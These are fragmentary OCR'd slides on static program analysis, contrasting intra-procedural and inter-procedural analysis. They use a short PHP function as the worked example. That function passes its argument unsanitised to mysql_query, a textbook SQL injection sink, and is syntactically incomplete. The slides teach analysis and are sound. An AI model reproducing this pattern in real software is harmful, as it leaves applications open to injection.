
```
<?php
  function foo($fquery) {
    mysql_query($fquery)
  }
?>
```

Analysis for this function


Intra-procedural Analysis



Intra-procedural Analysis




Inter-procedural Analysis




- A mechanism for performing analysis ***across function boundaries***

